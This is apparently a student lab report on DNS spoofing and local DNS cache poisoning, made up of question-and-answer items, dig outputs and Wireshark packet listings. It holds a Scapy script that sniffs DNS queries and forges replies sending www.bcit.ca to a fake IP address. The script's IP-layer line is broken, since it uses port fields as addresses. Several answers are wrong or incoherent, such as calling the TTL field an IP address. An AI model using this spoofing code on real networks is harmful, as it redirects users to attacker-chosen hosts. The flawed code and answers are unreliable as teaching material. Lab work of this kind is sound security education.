
Markus Afonso, Devin Kandola
Set C
April 8, 2024


Q1 Explain if the attacker did a spoofing attack in this task.

If the attack did a spoofing attack in this task, a connection to www.google.com would be routed to 1.2.3.4 which is what happened.



Q2. What results will you get if you run dig www.google.com? Why?

The dig command will still return the real IP addresses of Google's servers because it ignores entries in the /etc/hosts file.



Q3. Why would a malware add entries to /etc/hosts file to map domains of many security vendors to the loopback address? (Example: Win32.QHOST Trojan)

Malware could add entries to the /etc/hosts file to redirect requests for domains associated with security vendors to the loopback address to prevent the user from accessing security-related resources or updates.

Q4. How can you prove that your user machine is reaching out to the local DNS server container to find the IP of any hostname?

The response from the dig command indicates that the user machine is reaching out to the local DNS server for hostname resolution. The SERVER in the response is 10.9.0.53#53 which indicates that the query was answered by the local DNS server (10.9.0.53) on port 53.


```
root@cdd61d931e7b:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49029
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d95c31afaafd8e940100000006614976d9fde80b828d1cc55 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 459 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Apr 09 01:18:37 UTC 2024
;; MSG SIZE  rcvd: 88
```

Q5. In the answer section, there is a number for the answer (after the domain name). What does that number indicate?

The number in the answer section of the dig response 93.184.216.34 is the IP address associated with the domain name www.example.com.

Q6. Trace the route of the DNS packet (from your dig command) in Wireshark after you ran the dig command. Where is your local DNS server in that route? (provide a screenshot)

The local DNS server is the destination. On wireshark, notice how the connection went to 10.9.0.53 and not the www.example.com ip, since it is being routed through the DNS.



Q7. What is the destination port of the packet that contains the original query?

The destination port of the packet is the DNS. See the ss above.


Q8. Find the packet that contains the final response to the user container. What is the source IP of that? Why?

The source is the DNS, since the response from www.example.com is being routed through the DNS.

No.	Time	Source	Destination	Protocol	Length
103	2024-04-08 22:07:17.632874312	10.9.0.53	192.36.148.17	TCP	7
104	2024-04-08 22:07:17.635854358	10.9.0.53	199.43.135.53	DNS	9
105	2024-04-08 22:07:17.732623379	199.43.135.53	10.9.0.53	DNS	20
106	2024-04-08 22:07:17.732629482	192.36.148.17	10.9.0.53	TCP	5
107	2024-04-08 22:07:17.732631766	192.36.148.17	10.9.0.53	TCP	5
108	2024-04-08 22:07:17.732830238	10.9.0.53	192.36.148.17	TCP	5
109	2024-04-08 22:07:17.732838334	10.9.0.53	192.36.148.17	TCP	5
110	2024-04-08 22:07:17.733640609	10.9.0.53	192.36.148.17	DNS	12
111	2024-04-08 22:07:17.733732831	10.9.0.53	192.36.148.17	DNS	12
112	2024-04-08 22:07:17.735672362	192.36.148.17	10.9.0.53	TCP	5
113	2024-04-08 22:07:17.735853549	192.36.148.17	10.9.0.53	TCP	5
114	2024-04-08 22:07:17.743441677	10.9.0.53	10.9.0.5	DNS	13
115	2024-04-08 22:07:17.836649374	192.36.148.17	10.9.0.53	DNS	86

Q9. How is the packet route different in Wireshark if you run digwww.example.com for the second time (this should happen a short time after the first dig command)?

After running it for a second time, there are much less packages, only two instead of the 100+ from before.




```
[04/08/24]seed@VM:~/.../volumes$ cat dns_sniff_spoof.py
#!/bin/env python3

from scapy.all import *

def spoof_dns(pkt):

  pkt.show()

  #qd is the question domain in the DNS layer
  if (DNS in pkt and 'www.bcit.ca' in pkt[DNS].qd.qname.decode('utf-8')):

    # To get access to each layer from the sniffed packet you can use pkt[layer_name], e.g. pkt[IP] give you access to the IP layer
    sniffed_ip  = pkt[IP]
    sniffed_udp = pkt[UDP]
    sniffed_dns = pkt[DNS]

    #create a new IP object
    ip  = IP (dst = sniffed_udp.sport,  src = sniffed_udp.dport())

    #create a new UDP object
    udp = UDP(dport = sniffed_udp.sport, sport = sniffed_udp.dport())

    #create a new DNS Answer Record to include in the DNS object
    # qd is the question record
    # enter the fake IP in the rdata field
    Anssec = DNSRR( rrname = sniffed_dns.qd.qname,
                    rdata  = '5.6.7.8',
                    ttl    = 259200)

    #create a new DNS object
    #A DNS reply has to have the same id as the query to be accepted
    #aa=1: authoritative answer
    #qr flag: 0 (question) or (1) answer?
    #qdcount: # of question records
    #qd: same question domain as the sniffed packet is used in the new DNS object
    #ancount: # of answer records
    #an: answer record

    dns = DNS( id = sniffed_dns.id, aa=1, qr=1,
               qdcount=1, qd = sniffed_dns.qd,
               ancount=1, an = Anssec )

    spoofpkt = ip/udp/dns
    send(spoofpkt)
    spoofpkt.show()



pkt=sniff(iface='br-f986d75226ad', filter='src host 10.9.0.5 && udp dst port 53', prn=spoof_dns)
```

Q10. Do you get the correct response or the fake response in the dig results?

Yes

```
root@6e92179ab608:/# dig www.bcit.ca

; <<>> DiG 9.16.1-Ubuntu <<>> www.bcit.ca
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46761
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.bcit.ca.                   IN      A

;; ANSWER SECTION:
www.bcit.ca.            10      IN      A       5.6.7.8

;; Query time: 16 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Apr 09 02:38:24 UTC 2024
;; MSG SIZE  rcvd: 56

root@6e92179ab608:/#
```

Q11. What happens if you run the dig command again immediately. Do you get the correct response or the fake response in the dig results? Why? (Hint: Cache!)

Yes, since it is grabbing the IP address from the DNS which is faster than attacker.

```
root@6e92179ab608:/# dig www.bcit.ca

; <<>> DiG 9.16.1-Ubuntu <<>> www.bcit.ca
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30398
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.bcit.ca.                   IN      A

;; ANSWER SECTION:
www.bcit.ca.            10      IN      A       5.6.7.8

;; Query time: 63 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Apr 09 02:50:03 UTC 2024
;; MSG SIZE  rcvd: 56

root@6e92179ab608:/# dig www.bcit.ca

; <<>> DiG 9.16.1-Ubuntu <<>> www.bcit.ca
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4313
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: bd2a3c648d14d836010000006614ace087ec11cbe7b2edbc (good)
;; QUESTION SECTION:
;www.bcit.ca.                   IN      A

;; ANSWER SECTION:
www.bcit.ca.            7196    IN      A       142.232.230.11

;; Query time: 3 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Apr 09 02:50:08 UTC 2024
;; MSG SIZE  rcvd: 84

root@6e92179ab608:/#
```

Q12. Find the spoofed packet and the legitimate DNS answer in Wireshark for both dig commands. Notice which one got to the user machine faster in each case

On the first try the attacker was received first.

No.	Time	Source	Destination	Protocol	Length
1	2024-04-08 22:52:32.407254333	10.9.0.5	10.9.0.53	DNS	9
2	2024-04-08 22:52:32.437187310	02:42:1a:52:d6:08	Broadcast	ARP	4
3	2024-04-08 22:52:32.437223936	02:42:0a:09:00:05	02:42:1a:52:d6:08	ARP	4
4	2024-04-08 22:52:32.457349570	10.9.0.53	192.203.230.10	DNS	8
5	2024-04-08 22:52:32.457776996	10.9.0.53	192.36.148.17	DNS	8
6	2024-04-08 22:52:32.462390487	10.9.0.53	10.9.0.5	DNS	9
7	2024-04-08 22:52:32.509480203	02:42:1a:52:d6:08	Broadcast	ARP	4
8	2024-04-08 22:52:32.509523201	02:42:0a:09:00:35	02:42:1a:52:d6:08	ARP	4
9	2024-04-08 22:52:32.525059868	192.203.230.10	10.9.0.53	DNS	8
10	2024-04-08 22:52:32.528540969	10.9.0.53	192.36.148.17	DNS	9
11	2024-04-08 22:52:32.531676230	192.203.230.10	10.9.0.53	DNS	54

Q13. In this attack, the spoofed response is sent back directly to the user machine. Explain if this attack has affected the DNS cache on the local DNS server.

On the second the dns was received first.

234	2024-04-08 22:52:38.188785533	02:42:0a:09:00:05	02:42:0a:09:00:35	ARP	4
235	2024-04-08 22:52:53.394657314	10.9.0.5	10.9.0.53	DNS	9
236	2024-04-08 22:52:53.394988920	10.9.0.53	10.9.0.5	DNS	12
237	2024-04-08 22:52:53.418580090	10.9.0.53	10.9.0.5	DNS	9
238	2024-04-08 22:52:53.418637182	10.9.0.5	10.9.0.53	ICMP	12
239	2024-04-08 22:53:29.131429036	fe80::42:1aff:fe52:…	ff02::2	ICMPv6	7

Q14. Do you get the correct response or the fake one from the dig command?

We got the fake one.

```
root@6e92179ab608:/# dig www.bcit.ca

; <<>> DiG 9.16.1-Ubuntu <<>> www.bcit.ca
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64315
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.bcit.ca.                   IN      A

;; ANSWER SECTION:
www.bcit.ca.            10      IN      A       5.6.7.8

;; Query time: 59 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Apr 09 02:52:32 UTC 2024
;; MSG SIZE  rcvd: 56
```

Q15. Find the sniffed packet and both spoofed response and the legitimate DNS answer in Wireshark.

234	2024-04-08 22:52:38.188785533	02:42:0a:09:00:05	02:42:0a:09:00:35	ARP	4
235	2024-04-08 22:52:53.394657314	10.9.0.5	10.9.0.53	DNS	9
236	2024-04-08 22:52:53.394988920	10.9.0.53	10.9.0.5	DNS	12
237	2024-04-08 22:52:53.418580090	10.9.0.53	10.9.0.5	DNS	9
238	2024-04-08 22:52:53.418637182	10.9.0.5	10.9.0.53	ICMP	12
239	2024-04-08 22:53:29.131429036	fe80::42:1aff:fe52:…	ff02::2	ICMPv6	7

Q16. What happens if you stop the attack and run the dig command?

Since actual cache was change it always grab the fake address.

Q17.Is there any DNS request sent from the local DNS server? Why?

No, since the cache or DNS is tricked into thinking that the ticked DNS is valid

Q18. How can you prove that the cache on the local DNS server is poisoned in this attack?

Using dual caches we can compare the fake and real dns

Q19. How long will the cache stay poisoned?

Until the cache needs to be refreshed.

Q20. Will you get a spoofed response if you query the IP for www.google.com? Why?

No, since we only did the bcit url.